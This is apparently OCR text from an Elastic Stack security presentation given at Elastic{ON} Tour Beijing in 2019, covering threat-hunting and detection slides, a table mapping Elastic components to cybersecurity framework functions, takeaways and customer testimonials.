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
Backup - Stills

Recon



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

Backup - Stills

Windows - Hunting / Detection




Backup - Stills

HoneyTrap - files modified



Backup - Stills

Exploitation & Lateral Movement caught!



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
Backup - Stills

Caught the hack - just by using Packet Beat (http that is)



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
Machine Learning Detections - simple jobs



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The Elastic Stack in Cybersecurity Framework

	Identify	Detect	Protect	Respond	Recover
Elasticsearch	✔	✔		✔	✔
Kibana	✔	✔		✔	✔
Beats	✔				
Logstash	✔			✔	

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
Integrating Alerts with Other Systems



What have we learnt?

- Easily detect the suspicious activities
  - Applicable to Threat Hunting → Detection → Avoidance
  - Elastic stack can be implemented to complement prescribed methodology (CKC, Mitre Att&ck, etc)
- Finding patient 0
  - Applicable in finding who infected whom
  - Where infection began, how it started
- Using machine learning to help with anomaly identification
  - Reliably utilize algorithms to find anomalous events that would otherwise would require an arduous task to detect

Reviews & Next Steps

- **Engage with Elastic** for a proper trial and enablement / knowledge transfer including consulting services;
- Work with Elastic on collecting data/event feeds including **architecture validation/design** for scalability
- Delivering the outright tool to the analysts to be able to have "**conversations with their security data**"
- Learn how to maximize your elastic investment through Elastic's security analytics training

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Elastic{ON} Tour Beijing

2019年4月10日

https://www.elastic.co/elasticon/updates

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Q & A / Ask Me Anything (AMA) / Ask Us Anything

Thank you!

Appendix

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The Elastic Stack made it possible for us to build Fusion – our centralized cyber security and defense platform – and protect the bank and our customers from real-time threats all over the world.

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verizon

We collect more than
1.2 TB logs every day from
our infrastructure, web
servers, and applications.

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“

We analyze piles of data:
13B AMP queries/day
600B emails/day
16B web requests/day

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1,000+ developers use the Elastic Stack for use cases from trade tracking to creating new HR and compliance apps.

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

We send from Mars more than

30K messages

100K documents

4x a day for

operational, telemetry, anomaly resolution, and log analysis.